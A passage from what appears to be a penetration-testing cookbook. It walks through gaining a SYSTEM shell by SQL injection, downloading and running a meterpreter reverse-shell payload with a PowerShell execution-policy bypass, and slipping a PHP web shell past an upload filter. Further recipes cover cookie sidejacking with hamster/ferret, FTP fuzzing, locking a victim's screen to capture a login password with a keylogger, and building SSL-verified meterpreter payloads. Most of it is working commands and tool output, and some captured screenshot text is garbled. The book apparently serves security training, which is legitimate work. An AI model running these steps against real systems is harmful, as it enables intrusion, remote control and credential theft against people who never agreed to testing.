web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2008
[12:38:38] [INFO] testing if current user is DBA
current user is DBA:    True
[12:38:39] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[12:38:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/vide'
```

2. Then, we use os-shell, which prompts us with a shell. We then run the command to check whether we have privileges:

```
whoami
```

The following screenshot is an example of the preceding command:

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
[12:44:04] [INFO] the SQL query used returns 1 entries
[12:44:05] [INFO] retrieved: nt authority\\system
command standard output [1]:
[*] nt authority\system
```

3. Luckily, we have admin rights. But we don't have RDP available to outside users. Let's try another way to get meterpreter access using PowerShell.

4. We first create an object of System.Net.WebClient and save it as a PowerShell script on the system:

```
echo $WebClient = New-Object System.Net.WebClient > abc.ps1
```

5. Now we create our meterpreter.exe via msfvenom using the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address>
LPORT=<Your Port to Connect On> -f exe > shell.exe
```

6. Now, we need to get our meterpreter downloaded, so we append the following command in our abc.ps1 script:

```
echo $WebClientDownloadFile("http://odmain.com/meterpreter.exe",
"D:\video\b.exe") >> abc.ps1
```

The following screenshot is an example of the preceding command:

The screenshot shows a terminal window with the following content:

```
t| os-shell> echo $WebClient = New-Object System.Net.WebClient > 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:57:14] [INFO] retrieved: 1
[20:57:15] [INFO] retrieving the length of query output
[20:57:15] [INFO] retrieved:
[20:57:16] [INFO] retrieved:
command standard output [1]:
[*]

os-shell> echo $WebClient.DownloadFile("htt
do you want to retrieve the command standard output? [Y/n/a] Y
[20:57:27] [INFO] retrieved: 1
[20:57:28] [INFO] retrieving the length of query output
[20:57:28] [INFO] retrieved:
[20:57:28] [INFO] retrieved:
command standard output [1]:
[*]
```

7. By default, PowerShell is configured to prevent the execution of .ps1 scripts on Windows systems. But there's an amazing way to still execute scripts. We use the following command:

```
powershell -executionpolicy bypass -file abc.ps1
```

The following screenshot is an example of the preceding command:

```
os-shell> powershell -executionpolicy bypass -file 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:58:03] [INFO] retrieved: 1
[20:58:04] [INFO] retrieving the length of query output
[20:58:04] [INFO] retrieved:
[20:58:05] [INFO] retrieved:
command standard output [1]:
[*]
```

8. Next, we go to the directory D:/video/meterpreter.exe where our file was downloaded and execute it using the following command:

```
msfconsole
```

The preceding command will open up msf as shown in the following screenshot:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp_dns
msf exploit(handler) > set LHOST a
LHOST => ange
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set Iterations 5
Iterations => 5
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[-] Handler failed to bind to 1<
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) 1 -- -- -- --
```

Backdoors using meterpreters

Sometimes, we may also come across a file upload that is initially meant to upload files such as Excel, photos, and so on, but there are a few ways through which we can bypass it. In this recipe, you will see how to do that.

How to do it...

The following steps demonstrate the use of meterpreter:


1. Here, we have a web application that uploads a photo:




2. When we upload a photo, this is what we see in the application:



3. Let's see what happens if we upload a .txt. We create one with test as the data:



4. Let's try uploading it:



5. Our image has been deleted! This might mean our application is doing either a client-side or a server-side check for file extension:

```
POST /aa/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data; boundary=-----35632667115979516613430770
Content-Length: 222
Connection: close

-----3563266711597951661343077045
Content-Disposition: form-data; name="image"; filename="test.txt"
Content-Type: text/plain

test
-----3563266711597951661343077045--
```


6. Let's try to bypass the client-side check. We intercept the request in Burp and try to alter the extension in the data submitted:

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data; boundary=-----3563266711597951661343077045
Content-Length: 222
Connection: close

-----3563266711597951661343077045
Content-Disposition: form-data; name="image"; filename="test.txt;.png"
Content-Type: text/plain

test
-----3563266711597951661343077045--
```

7. Now we change the extension from .txt to .txt;.png and click on forward:



This is still being deleted, which tells us that the application might be having a server-side check.

One of the way to bypass it would be to add a header of an image along with the code we want to execute.

8. We add the header GIF87a and try to upload the file:

```
POST /aa/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data;
boundary=-----1023031201421620240268317158
Content-Length: 241
Connection: close

-----1023031201421620240268317158
Content-Disposition: form-data; name="image"; filename="test.txt.gif"
Content-Type: image/png

GIF87a:
test
-----1023031201421620240268317158--
```

And then we upload this:



9. We see that the file has been uploaded.
10. Now we try to add our PHP code:

```
<?php  
$output = shell_exec('ls -lart');  
echo "<pre>$output</pre>";  
??>
```

```
-----1023031201421620240268317158  
Content-Disposition: form-data; name="image"; filename="test.php.gif"  
Content-Type: image/png  
  
GIF87a:  
test  
<?php  
$output = shell_exec('ls -lart');  
echo "<pre>$output</pre>";  
??>
```

But our PHP has not been executed still.

11. However, there are other file formats too, such as .pht, .phtml, .phtm, .htm, and so on. Let's try .pht.

```
-----1023031201421620240268317158
Content-Disposition: form-data; name="image"; filename="test1.php.pht"
Content-Type: text/php


GIF87a;<?php system($_GET['c']); ?>

-----1023031201421620240268317158--
```

Our file has been uploaded.




12. We browse the file and see that it has been executed!



13. Let's try executing a basic command:

```
?c=whoami
```



We can see that our command has been successfully executed and we have uploaded our shell on the server.

5

Network Exploitation on Current Exploitation

In this chapter, we will cover the following recipes:

- Man in the middle with hamster and ferret
- Exploring the msfconsole
- Using the paranoid meterpreter
- A tale of a bleeding heart
- Redis exploitation
- Say no to SQL – owning MongoDBs
- Embedded device hacking
- Elasticsearch exploit
- Good old Wireshark
- This is Sparta!

Introduction

Exploiting networks is often a technique that comes in handy. A lot of times, we may find that the most vulnerable point in a corporate is in the network itself. In this recipe, you will learn about some of the ways in which we can pentest a network and successfully exploit the services we find.

Man in the middle with hamster and ferret

Hamster is a tool that can be used for sidejacking. It acts as a proxy server, while ferret is used for sniffing cookies in the network. In this recipe, we will look at how to hijack some sessions!

Getting ready

Kali already has the tool preinstalled, so let's see how to run it!

How to do it...

Hamster is extremely easy to use and comes with a UI too. Follow the given steps to learn the use of hamster:

1. We start by typing the following command:

```
hamster
```


The following screenshot shows the output for the preceding command:



A terminal window with a black background and white text. The title bar says "root@kali: ~". The command "root@kali:~# hamster" is entered. The output shows the tool starting up, setting a proxy, opening a listening port, and beginning a thread. A small icon of a monitor and keyboard is visible in the bottom right corner of the terminal window.

```
root@kali:~# hamster
--- HAMPSTER 2.0 side-jacking tool ---
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
begining thread
```


2. Now we just need to fire up our browser and navigate to <http://localhost:1234>:



3. Next, we need to click on `adapters` and choose the interface we want to monitor:



4. We will wait for a while and we will see sessions in the tab on the left-hand side tab:



If you don't see sessions after a few minutes, it may be because hamster and ferret are not in the same folder. Hamster runs and executes ferret along with it in the background.



Some users may face problems because ferret is not supported on 64-bit architecture. We need to add a 32-bit repository and then install ferret. It can be done using: `dpkg --add-architecture i386 && apt-get update && apt-get install ferret-sidejack:i386`.

Exploring the msfconsole

We have already covered some basics of Metasploit in the previous chapters. In this recipe, you will learn some techniques to use meterpreter and Metasploit for more efficient exploitation.

How to do it...

To learn about Metasploit follow the given steps:

1. Let's start the Metasploit console, by typing `msfconsole`:

```
root@kali: ~# msfconsole
[*] Starting MsfConsole 4.13.8-dev (dev) on kali:4444 - 2018-05-10 11:45:21 +0000
[*] Metasploit Pro v4.13.8-dev - http://trymsf.com
[*]       =[ metasploit v4.13.8-dev ]= [ exploits:1607 | auxiliary:914 | post:278 | encoders:39 | nops:9 ]
[*]       =[ Free Metasploit Pro trial: http://r-7.co/trymsp ]= [ time:1001ms ]
[*]       =[ min:43.550 | avg:46.421 | max:49.292 | mddev:2.871 ]= [ msf > ]
```

2. To see the list of exploits available, we use the following command:

```
show exploits
```

The following screenshot shows the output for the preceding command:

```
msf > show exploits
^C
Exploits
=====
Name and search your pentest data
Date Rank Description Disclosur
-----  
aix/local/ibstat_path 2013
aix/excellent_ibstat $PATH Privilege Escalation
aix/rpc_cmsd_opcode21 2009
great AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21
Overflow
aix/rpc_ttdbserverd_realpath 2009
great ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Overf
(AIX)
android/adb/adb_server_exec 2016
```

3. Similarly, in order to see the list of payloads, we use the following command:

```
show payloads
```

The following screenshot shows the output for the preceding command:

```
msf > show payloads
Payloads
=====
Name Description Disclosure Date Rank
-----  
aix/ppc/shell_bind_tcp normal
AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port normal
AIX Command Shell, Find Port Inline
aix/ppc/shell_interact normal
AIX execve Shell for inetd
aix/ppc/shell_reverse_tcp normal
AIX Command Shell, Reverse TCP Inline
android/meterpreter/reverse_http normal
Android Meterpreter, Android Reverse HTTP Stager
android/meterpreter/reverse_https normal
Android Meterpreter, Android Reverse HTTPS Stager
android/meterpreter/reverse_tcp normal
```

4. Metasploit also comes with hundreds of auxiliary modules that contain scanners, fuzzers, sniffers, and so on. To see the auxiliary, we use the following command:

```
show auxiliary
```

The following screenshot shows the output for the preceding command:

```
msf > show auxiliary

Auxiliary
=====
Name
Description
-----
admin/2wire/xslt_password_reset
2Wire Cross-Site Request Forgery Password Reset Vulnerability
admin/android/google_play_store_uxss_xframe_rce
Android Browser RCE Through Google Play Store XFO
admin/appletv/appletv_display_image
Apple TV Image Remote Control
admin/appletv/appletv_display_video
Apple TV Video Remote Control
admin/atg/atg_client
Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
admin/backupexec/dump
Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry
```

5. Let's use an FTP fuzzer with the following command:

```
use auxiliary/fuzzers/ftp/ftp_client_ftp
```

6. We will see the options using the following command:

```
show options
```

7. We set the RHOSTS using the following command:

```
set RHOSTS x.x.x.x
```

8. We now run the auxiliary, which notifies us in case a crash happens:

```
[*] 88.198.212.74:21 - Connecting to          .n port 21
[*] 88.198.212.74:21 - [Phase 1] Fuzzing without command - 2017-02-16 23:52:25 +0300
[*] 88.198.212.74:21 -  Character : Cyclic (1/1)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 10 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 20 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 30 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 40 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 50 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 60 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 70 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 80 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 90 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 100 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 110 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 120 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 130 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 140 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 150 (Cyclic)
```

Railgun in Metasploit

In this recipe, we learn more about Railgun. Railgun is a meterpreter—only Windows exploitation feature. It allows direct communication to Windows API.

How to do it...

Railgun allows us to perform a lot of tasks that Metasploit cannot, such as pressing keyboard keys and so on. Using this, we can use Windows API calls to perform all the operations we need to for even better post exploitation:

1. We have already seen in the previous chapters on getting a meterpreter session. We can jump into Railgun from meterpreter by typing the `irb` command:

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> █
```

2. To access Railgun, we use the session.railgun command:

```
>> session.railgun
=> #<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun:0x0000001290e2e8 @client
2.115> "NT AUTHORITY\SYSTEM @ CORELAN_XP3", @dlls={"user32"=>#<Rex::Post::Meterpreter::E
l_path="user32", @win_consts=#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun:WinCor
"=>65535, "MCI_DGV_SETVIDEO_TINT"=>16387, "EVENT_TRACE_FLAG_PROCESS"=>1, "TF_LBI_TOOLTIP"=
11, "FKF_AVAILABLE"=>2, "LINE_AGENTSTATUSEX"=>29, "REGDF_GENFORCEDCONFIG"=>32, "ERROR_INST
ED"=>32, "BTH_ERROR_PAIRING_NOT_ALLOWED"=>24, "CMSC_HASH_DATA_PARAM"=>21, "DNS_ERROR_INCON
MEMORY_BUFFER"=>0, "TASK_LAST_WEEK"=>5, "DISPID_COLLECTION_RESERVED_MAX"=>2047, "MSIM_DIS
QI"=>3221495810, "FLICK_WM_HANDLED_MASK"=>1, "NS_NISPLUS"=>42, "WM_SYSCHAR"=>262, "NDR_MAL
>3, "ICC_PAGESCROLLER_CLASS"=>4096, "SUBLANG_CORSICAN_FRANCE"=>1, "IMAGE_REL_IA64_PCREL60)
SHIELD"=>512, "DDE_FDEFERUPD"=>16384, "OS_NT40RGREATER"=>3, "DISK_LOGGING_DUMP"=>2, "IMAGE
DBT_VOLLOCKUNLOCKFAILED"=>32838, "WM_GETICON"=>127, "SEC_WINNT_AUTH_IDENTITY_VERSION"=>512
DLE_TYPE"=>9, "MCGIP_CALENDARBODY"=>6, "EVENT_SYSTEM_DIALOGEND"=>17, "MFOUTPUTATTRIBUTE_S
"MCIDI_CD_OFFSET"=>1088, "CRED_MAX_DOMAIN_TARGET_NAME_LENGTH"=>256, "ERROR_DS_SIZELIMIT_EXCE
HEIGHT"=>1048576, "EVENT_TRACE_CONTROL_STOP"=>1, "BTH_ERROR_QOS_IS_NOT_SUPPORTED"=>39, "D]
TY"=>4, "IP_UNICAST_IF"=>31, "LDAP_OPT_VERSION"=>17, "CLUSAPI_CHANGE_ACCESS"=>2, "SND_NOSI
TOCONTROLHEIGHT"=>36, "CTRY_CANADA"=>2, "FWPM_ACTRL_CLASSIFY"=>16, "SERVICE_STOP_REASON_FI
RY_TYPE_MISMATCH"=>1922, "DMBIN_LARGECAPACITY"=>11, "SOUND_SYSTEM_BEEP"=>3, "SQL_FD_FETCH_
```

We see that a lot of data has been printed. These are basically the available DLL's and functions we can use.

3. To have a better view in order to see the DLL names, we type the command:

```
session.railgun.known_dll_names
```

The following screenshot shows the output for the preceding command:

```
>> session.railgun.known_dll_names
=> ["kernel32", "ntdll", "user32", "ws2_32", "iphlpapi", "advapi32", "shell32", "netapi32",
i"]
>> █
```

4. To view a function of a .dll, we use the following command:

```
session.railgun.<dllname>.functions
```

The following screenshot shows the output for the preceding command:

```
>> session.railgun.kernel32.functions
=> {"GetConsoleWindow"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun:::
LLFunction:0x000000054088c8 @return_type="LPVOID", @params=[], @windows_name="Ge
tConsoleWindow", @calling_conv="stdcall", "ActivateActCtx"=>#<Rex::Post::Meter
preter::Extensions::Stdapi::Railgun::DLLFunction:0x00000005543288 @return_type="F
OOL", @params=[["HANDLE", "hActCtx", "inout"], ["PVOID", "lpCookie", "out"]], @
windows_name="ActivateActCtx", @calling_conv="stdcall", "AddAtomA"=>#<Rex::Post
::Meterpreter::Extensions::Stdapi::Railgun::DLLFunction:0x00000005542b30 @return
```

5. Let's try to call an API, which will lock the screen of the victim. We can do that by typing the following command:

```
client.railgun.user32.LockWorkStation()
```

We can see that we are locked out:



6. Let's imagine a situation where we want to obtain a user's login password. We have the hash, but we are unable to crack it. Using Railgun, we can call the Windows API to lock the screen and then run a key logger in the background, so when the user logs in, we will have the password. Metasploit already has a post exploitation module that uses Railgun to do this; let's try it!

We exit our `irb` and put our meterpreter session in the background and then we use the module:

```
use post/windows/capture/lockout_keylogger
```

The following screenshot shows the output for the preceding command:

```
>> exit
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use post/windows/capture/lockout_keylogger
```

7. We add our session using the `set session` command.
8. Then, we set the PID of the `winlogon.exe` here:

```
set PID <winlogon pid>
```

9. Next, we run and we can see the password that the user has entered:

```
msf post(lockout_keylogger) > run
[*] Sending 4 directed DeAuth. STMAC: [38:A4:ED:EA:57:99] [ 0] 2 ACKs
[*] WINLOGON PID:856 specified. I'm trusting you...5A:57:99] [ 0] 3 ACKs
[*] Migrating from PID:900
[*] Migrated to WINLOGON PID: 856 successfully ED:EA:57:99] [ 0] 2 ACKs
[+] Keylogging for NT AUTHORITY\SYSTEM @ CORELAN_XP3 57:99] [ 0] 3 ACKs
[*] System has currently been idle for 151 seconds
[-] Locking the workstation failed, trying again...tent...
[*] Locked this time, time to start keylogging...
[*] Starting the keystroke sniffer...net coming from the AP
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/smarterocker/192.168.2.115_20170312.1418.txt
[*] Recording
[*] System has currently been idle for 154 seconds and the screensaver is OFF
[*] Password?: abcd <Return>
[*] They logged back in, the last password was probably right.
[*] Stopping keystroke sniffer...
[*] Post module execution completed
```

There's more...

This is just an example of a function call we see. We can use Railgun to perform lots of other actions, such as delete admin user, insert into the registry, create our own DLLS, and so on.

For more information, visit:

<https://www.defcon.org/images/defcon-20/dc-20-presentations/Maloney/DEFCON-20-Maloney-Railgun.pdf>.

Using the paranoid meterpreter

Sometime during 2015, hackers realized it was possible to steal/hijack someone's meterpreter session by simply playing around with the victim's DNS and launching their own handler to connect. This then led to the development and release of meterpreter paranoid mode. They introduced an API that verified the SHA1 hash of the certificate presented by the msf at both ends. In this recipe, we will see how to use the paranoid mode.

How to do it...

We will need an SSL certificate to begin with:

1. We can generate our own using the following commands:

```
openssl req -new -newkey rsa:4096 -days 365 -nodes -x509
-keyout meterpreter.key -out meterpreter.crt
```

The following screenshot shows the output for the preceding command:

```
root@kali:~/Desktop# openssl req -new -newkey rsa:4096 -days 365 -nodes -x509  
eyout meterpreter.key -out meterpreter.crt  
Generating a 4096 bit RSA private key  
.....++  
.....++  
writing new private key to 'meterpreter.key'  
-----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
-----  
Country Name (2 letter code) [AU]:IN
```

We fill in the information such as country code and other information accordingly:

```
cat meterpreter.key meterpreter.crt > meterpreter.pem
```

2. The previous command basically opens two files before and writes them into a single file. We then use our generated certificate to generate a payload using this:

```
msfvenom -p windows/meterpreter/reverse_winhttps LHOST=IP  
LPORT=443 HandlerSSLCert=meterpreter.pem  
StagerVerifySSLCert=true  
-f exe -o payload.exe
```

The following screenshot shows the output for the preceding command:

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_winhttps HandlerSSL  
Cert=/root/Desktop/meterpreter.pem StagerVerifySSLCert=true LHOST=192.168.2.124  
LPORT=4444 -f exe -o /root/Desktop/abcd.exe  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1128 bytes  
Final size of exe file: 73802 bytes  
Saved as: /root/Desktop/abcd.exe
```

3. To set options, we use the following command:

```
set HandlerSSLCert /path/to/pem_file  
set StagerVerifySSLCert true
```

The following screenshot shows the example of the preceding command:

```
msf exploit(handler) > set HandlerSSLCert /root/Desktop/meterpreter.  
pem  
HandlerSSLCert => /root/Desktop/meterpreter.pem  
msf exploit(handler) > set StagerVerifySSLCert true  
StagerVerifySSLCert => true  
msf exploit(handler) >
```

4. Now we run our handler, where we see that the stager verified the connection with the handler and then a connection was made:

```
msf exploit(handler) > run  
[*] Started HTTPS reverse handler on https://192.168.2.124:443  
[*] Starting the payload handler...
```

There's more...

We can take this to a more advanced level by mentioning our own UUID when generating a payload using the `-PayloadUUIDName=` switch. Using this, even if another attacker has access to our certificate, they will not be able to hijack our session as the UUID will not match.

A tale of a bleeding heart

HeartBleed is a vulnerability in OpenSSL cryptography, which is said to be introduced in 2012 and publicly disclosed in 2014. It is a buffer over-read vulnerability where more data can be read than is allowed.

In this recipe, you will learn how to exploit HeartBleed using Metasploit's auxiliary module.

